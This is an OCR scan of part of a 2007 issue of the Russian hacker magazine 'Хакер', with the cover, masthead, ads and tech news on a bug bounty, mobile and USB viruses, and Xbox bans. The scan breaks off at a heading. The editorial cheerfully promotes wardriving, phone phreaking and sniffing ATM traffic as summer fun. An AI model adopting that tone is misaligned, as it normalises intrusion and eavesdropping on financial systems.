
ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
ХАКЕР
WWW.XAKEP.RU
ИЮНЬ 06(102) 2007
Охладись!
Сессия экстремального разгона на 100xParty
Даем руткитам бой
10 главных ошибок настройки *nix
Что можно натворить с Firefox
Взлом эстонского радио
Отчет с вечеринки 100xParty
(game)land
hi-fun media
publishing for enthusiasts
4 607157 100063
07006




Ну что же, дружище, наконец-то наступило лето. Мы вылезем из своих хакерских берлог и будем искать приключения на свою задницу за их пределами. Начинается пора взлома на местности: варволкинга, вардрайвинга, крутого фрикинга телефонных сетей, прослушки передаваемого банкоматами трафика и многого-многого другого. Лично для меня это время года особенное: появляется море свободного времени, хорошего настроения и различных тусовок. На этих тусовках обычно заводятся бесценные знакомства, которые переворачивают всю жизнь. К примеру, именно летом я и познакомился с Никитосом. Омрачает это замечательное время принятие нашим уважаемым правительством закона о распитии пива в общественных местах, но пусть это будет самое худшее, что нас ожидает в этот период.
Удачи, хацкер.

dlinyj, фрикинг-инженер

INTRO

CONTENT 05(101)



032



038




048



064



078




092



102



122



138



/Редакция
>Главный редактор
Никита «nikitozz» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«gorl»Андреев
(gorlum@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Дмитрий«Forb» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «step» Ильин
(step@real.xakep.ru)
СЦЕНА
Илья Александров
(ilya_al@rambler.ru)
UNIXOID и XAKEP.PRO
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «Dr. Klouniz» Лозовский
(alexander@real.xakep.ru)
ИМПЛАНТ
Юрий Свидиненко
(nanoinfo@mail.ru)
>Литературный редактор
и корректор
Варвара Андреева
(andreeva@gameland.ru)

/DVD
>Выпускающий редактор
Степан «Step» Ильин
(step@real.xakep.ru)
>Windows-раздел
Андрей «Skvoznoy» Комаров
(skvoznoy@real.xakep.ru)
>Unix-раздел
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)

/Art
>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)
>Дизайнер
Анна Старостина
(starostina@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)
>Цветокорректор
Александр Киселев
(kiselev@gameland.ru)
>Фото
Иван Скориков
>Иллюстрации
Леша Я (whisky-dancings@yandex.ru)
Родион Китаев (rodionkit@mail.ru)
Стас «Chill» Башкатов
(chill.gun@gmail.com)

/iNet
>WebBoss
Алена Скворцова
(alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/Реклама
>Директор по рекламе
Игорь Пискунов (igor@gameland.ru)
> Руководитель отдела рекламы
цифровой группы
Ольга Басова (olga@gameland.ru)
>Менеджеры отдела
Ольга Емельянцева
(olgaeml@gameland.ru)
Оксана Алехина
(alekhina@gameland.ru)
Александр Белов (belov@gameland.ru)
Евгения Горячева
(goryacheva@gameland.ru)

> Трафик менеджер
Марья Алексеева
(alekseeva@gameland.ru)

/Publishing
>Издатели
Рубен Кочарян
(noah@gameland.ru)
Александр Сидоровский
(sidorovsky@gameland.ru)
>Редакционный директор
Дмитрий Ладыженский
(ladyzhenskiy@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Управляющий директор
Давид Шостак
(shostak@gameland.ru)
>Директор по развитию
Паша Романовский
(romanovski@gameland.ru)
>Директор по персоналу
Михаил Степанов
(stepanovm@gameland.ru)
>Финансовый директор
Моше Гуревич
(mgurev@gameland.ru)
>PR-менеджер
Илья Пожарский
(pozharsky@gameland.ru)

/Оптовая продажа
>Директор отдела
дистрибуции и маркетинга
Владимир Смирнов
(vladimir@gameland.ru)
>Оптовое распространение
Андрей Степанов
(andrey@gameland.ru)
>Связь с регионами
Татьяна Кошелева
(kosheleva@gameland.ru)
>Подписка
Алексей Попов
(popov@gameland.ru)
тел.: (495) 935.70.34
факс: (495) 780.88.24

> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве
Российской Федерации по делам
печати, телерадиовещанию и
средствам массовых коммуникаций
ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии
«ScanWeb», Финляндия
Тираж 100 000 экземпляров.
Цена договорная.

Meganews

ДМИТРИЙ ТРАВИН
/ DMITRY.TRAVIN@GMAIL.COM /



$16 тысяч за хак

В последнее время стало популярным платить деньги за нахождение ошибок. Подразделение компании Verisign под названием iDefense предлагает любому хацкеру $16 тысяч за нахождение удаленной ошибки в одном из следующих приложений: Microsoft Internet Information Server (IIS), Microsoft Exchange Server, Sendmail SMTP, OpenSSH sshd, Apache http или Berkeley Internet Name Domain (BIND). При этом ошибка должна содержаться в последней версии пакета, разрешается рассматривать только финальные сборки и запрещено использовать приемы социальной инженерии. Ну и, конечно, ошибка должна быть новой и никем ранее не найденной. Если по ночам ты любишь потрошить разные серваки, то теперь у тебя есть дополнительный стимул в виде очень хорошей прибавки к стипендии. Также победа в этом конкурсе может дать неплохой шанс начать карьеру в качестве специалиста по безопасности в какой-нибудь компании, раз многие из них готовы платить деньги малознакомым людям за тестирование своих продуктов.

Согласно исследованию ABI Research, к концу года на планете будет **179 500** Wi-Fi точек доступа. И хоть одна, да будет рядом с твоей квартирой!

Вирус для мобильных тырит бабки

А ты знаешь, что, скачав новую интересную программу для своего смартфона, ты рискуешь обнулить баланс своего счета? Новый вирус для мобильных телефонов маскировали под полезную прогу и распространяли на популярных сайтах, посвященных софту для телефонов. Программа прописывалась в системных файлах SymbianOS и начинала отправлять sms-сообщения на короткий номер 1055. Sms'ка на этот номер оказывалась платной, и с твоего счета снималось 177 рублей. Откуда простой злоумышленник получил короткий номер? Все просто — эти номера сдаются операторами в аренду и стоят довольно дорого, поэтому контент-провайдеры раздают номера в субаренду кому попало, чем и воспользовался хацкер. Часть из этих 177 рублей оседала в качестве платы за субаренду, а другая часть переходила в карман хакеру. Это не первый случай применения короткого номера для воровства денег — с февраля прошлого года многим приходило сообщение с предложением отправить sms на короткий номер и получить немного халявного мобильного интернета. Естественно, кро ме потери денег, это ни к чему не приводило. Так что будь внимателен и не качай всякую гадость себе на телефон.





Вируснян для брелоков

У тебя есть флешка? Вот лично у меня их две. Да и у большинства сегодня хоть одна, да есть. А единственным человеком, при мне проверившим флеху на вирусы, был препод в моем универе. Но даже это может не спасти его от нового вируса, написанного специально для USB-устройств. Его окрестили W32/SillyFD; он автоматически заражает USB-устройства хранения данных и прописывается на каждый компьютер, в котором окажется зараженный брелок. При заражении на флехе создается скрытый файл autorun.inf, который и позволяет творить такие бесчинства. Единственной гадостью, которую делает этот вируснян, является смена всех заголовков в IE на «Hacked by 1BYTE», но по схожей технологии можно сделать что угодно, сам понимаешь. Сразу могу предложить простой способ защиты — проверку всех флешек антивирусом. Но при этом автоpан должен быть выключен, а то проверка не поможет :). Здесь мы в очередной раз становимся свидетелями того, как развитие технологий приводит к появлению новых способов распространения вредоносных программ.


Nokia N93i
TRANSFORMERS Edition*
Эксклюзивная игра ТРАНСФОРМЕРЫ, а также картинки и мелодии в комплекте — только в специальной упаковке.
NOKIA
Nseries
Это другая форма жизни.
Это
ТРАНСФОРМЕРЫ™
В КИНОТЕАТРАХ С 4 ИЮЛЯ
DREAMWORKS PICTURES
Hasbro
Hasbro, Transformers and all related characters are trademarks of Hasbro. © 2007 Hasbro. All Rights Reserved.
TRANSFORMERSFILM.RU
© 2007 Paramount Pictures Corporation and DreamWorks LLC. All Right Reserved.
Paramount
Реклама. Все права защищены © Nokia, 2007. Nokia, Nokia Connecting People являются зарегистрированными торговыми марками Nokia Corporation. *Издание ТРАНСФОРМЕРЫ.

Вскрытие Java

На конференции JavaOne в Сан-Франциско компания Sun сделала доступным исходный код Java. Причем доступен он стал не по лицензии CDDL, по которой открыты исходные коды операционки Solaris, а по лицензии GPLv2. Сразу оговорюсь, что доступны не 100% строк кода — некоторые части, отвечающие за графический рендеринг шрифтов и технологию Java 2D, написаны другими компаниями и открыты не будут. Взамен них прикрутят уже существующие open source аналоги. Что это дает простым пользователям типа нас с тобой? То, что теперь открытая среда и интересные разработки на ее основе будут включены во многие дистрибутивы Линухов, а не только в сановскую Солярку. Об открытии исходников разговоры шли целый год, еще с прошлогодней конференции JavaOne 2006, а первые строки кода стали доступны уже в ноябре 2006 года. Стоит заметить, что за всю историю открытие Java стало самым крупным пожертвованием кода open source сообществу. Возможно, это послужит примером и для других разработ-





Как просрать $4 млрд

Причем не свои 4 миллиарда :). На популярном техническом блоге Engadget опубликовали якобы достоверную информацию о том, что Apple задерживает выход iPhone и операционной системы Mac OS 10.0 Leopard на несколько месяцев. Эти сведения были предоставлены «авторитетным» источником из компании Apple. Был даже приведен текст емейла из внутренней рассылки, в котором работников компании оповещают об этой задержке. Несмотря на то что официальные источники эти слухи очень быстро опровергли, инвесторы мгновенно отреагировали на эту новость, продав на фиг акции компании. В результате этого акции AAPL за 6 минут упали в цене на 2,7%: с $107,89 до $103,42. Такое резкое падение привело к потере более $4 млрд рыночной капитализации компании. Но через некоторое время, осознав свою ошибку, доверчивые акционеры стали покупать акции обратно, практически вернув их цену на первоначальный уровень. Я предполагал, что на подобных ресурсах не всегда абсолютно достоверные новости, но то, что на них может быть такая реакция инвесторов, для меня откровение.

На первом месте в списке самых крупных выплат директорам американских компаний находится Стив Джобс с суммой **$646,6 млн.** Вот тебе и Огрызок...

Зарядим все!

Хорошо, когда из мобильных устройств у тебя только телефон — особо париться с зарядкой не приходится. Но что делать, когда у тебя еще плеер, гарнитура, КПК? Путаница в проводах и постоянная нехватка свободных розеток тебе обеспечена. Для решения этой проблемы существует специальный девайс — зарядное устройство Chargepod от компании Callpod, которое может заряжать до шести устройств одновременно. Зарядка происходит с помощью дополнительно подключаемых модулей, выбрать которые предлагается самому покупателю. Из недостатков можно указать то, что это устройство не может заряжать ноутбуки, но и имеющихся возможностей вполне достаточно, чтобы избавиться от приличного количества проводов в квартире. Дополнительно можно докупить переходник, позволяющий подзаряжаться от бортовой сети автомобиля. Покупатель выложит $50 за само устройство и по $10 за каждый модуль с переходником. Но, к сожалению, о начале продаж этого устройства в России пока ничего неизвестно.



Кликни здесь — получишь вирус

Интересный эксперимент был проведен специалистом по компьютерной безопасности Дидье Стивенсом. Он разместил в контекстной системе рекламы Google рекламное сообщение с фразой: «Ваш компьютер еще чист от вирусов? Тогда заразите его здесь!» Сообщение успешно прошло модерацию в Гугле и было продемонстрировано 260 тысяч раз. Казалось бы, подобный текст должен отпугнуть любого, но за все время показов по рекламе перешли 409 раз. Можно предположить, что часть перешедших включала специалистов в области безопасности, часть просто заинтересовалась, а кто-то ткнул случайно. Дидье потратил всего 23 доллара на показы, из всех показов в 0,16% случаев по рекламе переходили, а стоимость этого перехода для Дидье была всего 6 центов. По результатам эксперимента можно сделать вывод, что каким бы бессмысленным или отталкивающим ни было объявление, оно все равно найдет свою аудиторию. Я в свою очередь замечу, что тоже бы перешел по такому объявлению — я практически уверен в безопасности своего браузера, и все мои походы по «неблагоприятным» районом интернета никогда не приводили к заражению, а что скрывается за такой рекламой — узнать интересно :).





EDGE'фикация Московского региона

Группа компаний «ВымпелКом» (работающая под известным тебе торговым знаком «Билайн») закончила внедрение технологии высокоскоростной передачи данных EDGE в сети «Билайн» Московского региона. Теперь в любой точке Москвы ты, вооружившись телефоном с поддержкой EDGE, подключенным к «Билайну», можешь серфить инет примерно в 2-2,5 раза быстрее, чем по обычному GPRS. Кроме этого, для передачи данных в сети «Билайн» выделил отдельный канал, не зависящий от объема голосового трафика. Если твой телефон не поддерживает EDGE — не расстраивайся! В связи с внедрением новой технологии, позволяющей работать с более современными и высокоскоростными схемами кодирования, скорость обычного GPRS удалось повысить на 50%. Что касается других регионов, то там высокие технологии тоже активно внедряются — в общей сложности, порядка 70% базовых станций использует EDGE для передачи данных. Мобильный интернет идет в массы!

Домен porn.com продан за

$9 МЛН.

Компания Aperio Technologies создала «первый в мире терапиксельный снимок», тупо совместив **225** фоток раковой опухоли. Получилась картинка весом **143** гигабайта.



Мобильная играбельность

Много производителей пытается прорваться на рынок mp3-плееров, благо рынок развивающийся и довольно большой. Вот и корейцы решили не отставать от других и предлагают твоему вниманию новое средство воспроизведения звука и видео в полевых условиях — компактный mp3-плеер Ritmix RF-8600. Это маленькое устройство весом всего 40 грамм оснащено жидкокристаллическим дисплеем на 262 тысяч цветов, который занимает почти всю лицевую панель. При этом кнопки управления располагаются на торцевой стороне. Несмотря на размеры, изображение на экране очень четкое. Звук также не уступает — громкость и детальность тебя приятно удивят. Помимо простого воспроизведения, плеер еще умеет записывать звук с радио и микрофона и напрямую его кодировать. «Кореец» предлагается в четырех вариантах: от 512 Мб до 4 Гб памяти и стоимостью до 4000 рублей за самую объемную модель.


SAMSUNG
INDIGO
mp3·club
mp3.samsung.ru
Представь... музыка без проводов
С новым плеером Samsung INDIGO ты можешь не только наслаждаться музыкой в беспроводных наушниках, но и обмениваться мультимедийными файлами с другими устройствами, оборудованными Bluetooth: компьютером, телефоном или плеером. Samsung INDIGO – прямой контакт с музыкой.
• Поддержка беспроводных наушников
• Обмен файлами*
• Поддержка MPEG4 (видео) и TXT файлов
• FM-тюнер с возможностью записи
• 30 часов без подзарядки
* при обновлении прошивки ver 1.60 (доступно с марта 2007 г.)
SAMSUNG
Bluetooth™
Беспроводные наушники не входят в комплект.
SAMSUNG


This console has been banned for violations of the Terms of Use. To protect the Xbox Live service and its members, Microsoft does not provide details about console bans. There is no recourse for Terms of Use violations.

This test indicates the type of Network Address Translation (NAT) that your router or gateway is using. Devices that perform strict or moderate NAT can limit the ability of gamers to find each other, participate in sessions, or hear each other on Xbox Live.



«Коробку» забанили

Многих очень не радует стоимость диска с игрой для приставок, в том числе и для Xbox 360. Но пираты не дремлют — уже давно продаются пиратские диски по «народным» ценам. Но чтобы ими воспользоваться, приставку необходимо зарядить специальной версией прошивки, которая позволит считывать незащищенные диски. При этом пользователь прошитой версии «коробки» был никак не ограничен и в использовании онлайновых ресурсов, доступных владельцам Xbox 360. Но недавно Microsoft решила положить конец подобному беспределу — у многих владельцев прошитых приставок при входе на сервис Live появляется сообщение об ошибке и надпись о том, что консоль забанена. При этом сам аккаунт остается и продолжает быть доступным с непрошитых «коробок», а на прошитых можно продолжать играть в пиратские игры, но только в оффлайне. Раз в Мелкософте взялись за борьбу с пиратством на Xbox, значит, оно достигло критических для них величин. Стоит ожидать как новых способов воздействия на владельцев прошитых приставок, так и новых версий прошивок, которые будут эти способы обходить.



Кошаки против клавиатур

Те, у кого дома живет кошак, подтвердят: это животное очень любит ходить по клавиатуре или просто на ней дрыхнуть. Приучить животное этого не делать не так-то просто, да и лень, в общем. Но в результате подобного поведения питомца есть возможность потерять всю работу за день, да и шерсть из клавиатуры выковыривать — не самое большое удовольствие. Для предотвращения подобных эксцессов была разработана прозрачная крышка для клавиатуры Kitty Keyboard Cover, которая закрывает клаву сверху, не мешая при этом котику спокойно спать на ней. Крышка выпускается двух размеров, которые вполне удовлетворят рядовых пользователей. Если не хочется покупать крышку, то можно воспользоваться специальной программой PawSense, которая по нажатию клавиш определяет, какое существо произвело это нажатие — человек или кошка. Если будет установлено, что клавиатурой пользуется кошак, то клава будет заблокирована во избежание потерь данных или других неприятностей (может, котик захочет посмотреть немного эротики с кисками :)). (Все это, конечно, очень здорово придумано, но, к сожалению, вряд ли спасет клаву, если твой пушистый/лысый домочадец решит воспользоваться ей как туалетом :(. Проверено на себе. — Примечание редактора.)

Самый крупный в мире DNS-сервер secureserver.net содержит **10 590 591** доменных имен.

Мультиязычный поиск от 

При поиске очень редкой информации в интернете вероятность того, что она будет именно на твоем языке, довольно мала. Ведь нельзя исключать, что где-нибудь в далекой Корее существует целый портал на корейском языке, который как раз тебе необходим. В компании Google это понимают и в скором времени представят широкой публике новый межъязыковой поисковый сервис. Запрос в поле поиска автоматически переведется на другие языки, потом по этому переводу будет производиться поиск на иностранных ресурсах, после этого результаты поиска будут переведены обратно на родной язык. В качестве примера работы сервиса компания представила скриншот, на котором с одной стороны были результаты поиска на арабском языке, а с другой — английские аналоги. Также этот сервис будет полезен людям, которые общаются на редких языках, давая им возможность искать информацию на более распространенных языках. Единственным и пока серьезным минусом является качество перевода, но с увеличением популярности этот недостаток должен стать не так заметен.



Овип Локос
Лови паровоз!
АКЦИЯ С 1 МАЯ ПО 31 ИЮЛЯ!
Найди код под крышкой бутылки пива «Сокол светлое» или «Сокол джингл» 0.5 л. Пошли его в смс-сообщении на номер 4007* или активируй его через сайт - отправив 1 код, ты автоматически включаешься в розыгрыш призов. Каждый код под крышкой-номер виртуальной рельсы, положив которую, ты можешь проложить дорогу Паровозу Овип Локос, который заберет тебя в радостное путешествие по стране. Клади рельсы и участвуй в розыгрыше. Ты можешь получить Паровозные картинки и рингтоны за 1 код, Паровозный CD с эксклюзивными миксами за 5 кодов или Вымпел Рельсоукладчика Овип Локос за 10 кодов. Розыгрыши CD проводятся каждые 10 минут, розыгрыши вымпела проводятся каждый час. А также ты можешь получить Паровозную пушку за отправленные 15 кодов. Каждый день в розыгрыше - 3 пушки. У тебя есть шанс получить в подарок комплект диджейской аппаратуры или 1 из 20 билетов на двоих на Паровоз Овип Локос.
Подробности на сайте
WWW.OVIPLOKOS.RU
и по телефону горячей линии
8-800-200-04-20
ПОДАРКИ
10 кодов
ВЫМПЕЛ РЕЛЬСОУКЛАДЧИКА ОВИП ЛОКОС
5 кодов
ПАРОВОЗНЫЙ CD С ЭКСКЛЮЗИВНЫМИ МИКСАМИ
15 кодов
ПАРОВОЗНАЯ ПУШКА
КОМПЛЕКТ ДИДЖЕЙСКОЙ АППАРАТУРЫ
1 ИЗ 20 БИЛЕТОВ НА ДВОИХ НА ПАРОВОЗ ОВИП ЛОКОС
Сокол
Сокол Джингл
Пиво
Сокол
НА ПРАВАХ РЕКЛАМЫ
*Стоимость запроса на номер 4007: Мегафон – 3 рубля без НДС, Билайн, МТС – 2,87 рубля без НДС. Стоимость сообщения для абонентов других операторов смотрите на официальном сайте акции: www.oviplokos.ru
ЧРЕЗМЕРНОЕ УПОТРЕБЛЕНИЕ ПИВА ВРЕДИТ ЗДОРОВЬЮ

Аудитория рунета достигла **25 млн** человек.





Непродвинутый судья

В суде лондонского района Вулич слушалось дело трех подростков-мусульман, обвиняемых в распространении исламистской пропаганды через интернет. Вести это дело поставили судью Питера Оупеншоу, который остановил рассмотрение дела во время выступления свидетелей, заявив: «Проблема в том, что я не понимаю, о чем речь. Я реально не понимаю, что такое веб-сайт». Судье-недоучке пришлось прямо в зале прочитать спецкурс по интернет-технологиям и популярно объяснить, что такое браузер, IP-адрес и вообще интернет. Подобные казусы в английских судах не редкость — уже были судьи, которые не знали названий популярных сетей супермаркетов, предметов интерьера и не понимали, кто такие телепузики. Мне кажется, что при рассмотрении более сложных технических дел судьи все-таки прибегают к помощи технических консультантов, а в этом случае все полагали, что, уж что такое интернет, судья должен знать. Налицо простое нежелание глубоко разбираться в сути вопроса до заседания, иначе судья смог бы легко получить консультацию у любого прохожего...

Новые проекторы от ViewSonic

Компания ViewSonic выпустила 6 новых моделей проекторов, которые подойдут для использования как дома, так и в офисе, и даже в дороге. Бюджетный сегмент представляют многофункциональные модели PJ503D, PJ506D и PJ556D, которые, не сильно опустошая кошелек, позволят насладиться всеми возможностями просмотра видео и другого контента через проектор. PJ568D и PJ588D — высокопроизводительны, с большим количеством входов и возможностью просто выдернуть шнур питания, а не ждать, пока остынет лампа. Эти модели более всего подойдут для требовательных корпоративных нужд проведения презентаций и конференций. Замыкает серию новинок проектор PJ358, который относится к портативному сегменту. Эта модель весит меньше 2 килограмм и позволяет проектировать изображения с расстояние всего 1,5 метра на 60-дюймовый экран. Благодаря новой электронной начинке проектор готов к работе уже через несколько секунд после включения, имеет защиту на базе PIN-кода и оборудован детектором движения. Из такого списка новинок каждый сможет выбрать проектор для своих нужд.

Реклама поможет не умереть от жажды!

Вот идешь ты по улице. Жарко, солнце светит. И вдруг замучила тебя жажда, а денег на любимую банку газировки, как назло, не хватает. Если бы ты был в Японии, то смог бы утолить свою потребность в жидкости со скидкой, а то и вовсе бесплатно. Но для этого тебе пришлось бы посмотреть 30-секундный ролик о новейших достижениях в области производства памперсов для котят. Apex — оператор сети торговых автоматов по продаже прохладительных напитков — уже в ближайшем будущем собирается установить в наиболее людных местах Токио новые автоматы, проигрывающие рекламные ролики во время приготовления напитков, а также наливающие их в бумажные стаканчики с рекламой. По интересной дороге мы идем: сначала напитки с рекламой, потом можно будет покушать в кафе бесплатно, но во время еды непрерывно слушать рекламу. А идея бесплатной мобильной связи, где разговор прерывается на рекламные ролики, уже давно витает в воздухе. Это может привести к тому, что в скором времени мы будем платить не за услуги и товары, а за то, чтобы получать их без надоедливой рекламы.

Web-камера для общения

Торговая марка A4Tech представила нам web-камеру A4Tech PK-336. Мы ее достаточно тщательно протестировали: использовали в ходе нашей вечеринки 100xParty для трансляции экстремального разгона на проекторе. Камера отлично справилась с этим заданием.
Расскажу о характеристиках новинки.
В камере установлена 1/4" матрица с разрешением 640x480, а фокусное расстояние возможно менять от 10 сантиметров до бесконечности. При съемке видео камера умеет писать ролики с frametare'ом 30fps, при этом угол обзора по горизонтали будет 54 градуса. Что касается фотосъемки, камера умеет изготавливать фотографии, экстраполируя их размер до 1.3 мегапикселя.
PK-336 можно смело рекомендовать для использования совместно со скайпом и любыми другими программами интернет-общения. Если она выдержала экстремальную X-вечеринку, то уж при работе со скайпом точно никаких проблем не будет :)



Хакерский привод

Компания LG представила новый привод GSA-H55N/L Super Multi DVD Rewriter, который позволит тебе записывать защищенные от копирования и закрытые для доступа третьих лиц оптические диски. Используя новую технологию SecurDisc, привод может не просто защищать данные на диске паролем, но и использовать еще несколько полезных функций. Например, добавлять к данным цифровую подпись, проводить проверку целостности данных с помощью контрольных сумм, защищать от копирования pdf-файлы на DVD-дисках. Стоит отметить, что и до этого существовали приводы, способные шифровать информацию, но благодаря этому девайсу можно быть спокойным не только за конфиденциальность данных, но и за их сохранность. Кстати, технология SecurDisc была разработана совместно с компанией Nero, чьей программой ты наверняка пользовался для прожига болванок. Остальные возможности резака тоже не были обделены вниманием — он оснащен самыми современными системами записи CD- и DVD-дисков всех форматов, а также развивает самую большую скорость записи на DVD+R среди аналогов — 20x. Продажи в России стартовали в мае этого года.


По прогнозам eMarketer, в 2011 году на рекламу в социальных сетях могут потратить около **$ 2,5 млрд.** Не просто так нас туда заманивают…

Цензура в Сети

Существует ли в интернете цензура? С моей или твоей точки зрения, никакой цензуры нет. Но так ли это на самом деле? Международная группа экспертов из четырех университетов (Кембриджского, Оксфордского, Гарвардского и Университета Торонто) в рамках проекта «Инициатива открытой сети» провела исследование по этому вопросу. В ходе исследования было проанализировано несколько тысяч сайтов, предоставляемых 120 провайдерами в 41 стране. Оказалось, что в 25 странах (особенно в Иране, Сирии, Саудовской Аравии и Пакистане) интернет проходит жесткую цензуру, в результате которой доступ к некоторым сайтам просто перекрывается. Ну кто бы сомневался… Кроме этого, ограничения присутствуют и в таких странах, как Индия, Китай, Тайланд и Южная Корея. Например, южнокорейские провайдеры не дают своим пользователям посещать ресурсы, посвященные КНДР. При этом США, Япония и другие развитые страны не участвовали в этом исследовании. Интересно, почему?

Корпорация Microsoft купила доменное имя MSN.RU у его бывшего владельца Романа Эльхаджиева за **$1 млн.**

Поделись компом с ближним



В Индии на всех компьютеров категорически не хватает, поэтому индийское R&D-подразделение Мелкософта решило помочь людям приобщиться к прекрасному миру Windows с помощью новой технологии, которая делит экран на две части. Причем делится не только монитор, но и все остальные ресурсы компьютера. При этом к нему подключаются две клавиатуры, две мышки и загружаются две различные копии винды. Пользователям разрешается залезать своим курсором на половину соседа и творить там полный беспредел... Могу предположить, что подобная технология хорошо бы прижилась у нас в институте, где очень любят сажать по 2 и более персонажа за один компьютер, а уж в индийских школах и университетах — и подавно. Кроме институтов, эта технология вполне применима и при совместной разработке. Учитывая все плюсы, я все же не могу представить совместную работу на одном 15-дюймовом мониторе, которыми обычно комплектуют лабораторные классы. Поэтому одному челу придется делать лабораторную работу, а остальным тупо втыкать в процесс со стороны.

Подрастает смена «проблеме 2000»

Я до сих пор помню, как в 1999 году на полках магазинов, торгующих компьютерными принадлежностями, лежали очень интересные PCI-платы, после установки которых компьютер становился неуязвим для «проблемы 2000». Но ничего страшного не произошло и без этих замечательных плат. Однако теперь грядет «проблема 2038». Касается она представления времени в UNIX-системах по стандарту POSIX. Дело в том, что по этому стандарту время отображается как количество секунд от 1 января 1970 года. Поскольку на 32-битных системах для хранения времени используется стандарт signed int (32-битное целое со знаком), то самой поздней датой для такого формата является вторник, 19 января 2038 года, 03:14:07. Эта проблема касается только 32-битных систем, поскольку в 64-битных для представления времени уже введен 64-битный формат. Но в 32-битных системах подобную замену сделать невозможно — это нарушит бинарную совместимость программ, хранимых данных и много чего еще. Предполагается, что к 2038 году переход на 64-битные системы уже завершится, и этой проблеме не уделяется особого внимания, но скептики утверждают, что 32-битные системы еще поживут. Грядет очередное шарлатанство :).



Самым богатым блоггером в мире, по оценкам Worldwide Success, стал Стив Павлина. Стоимость его блога о персональном развитии составляет **$5 475 000.**



Почти даром

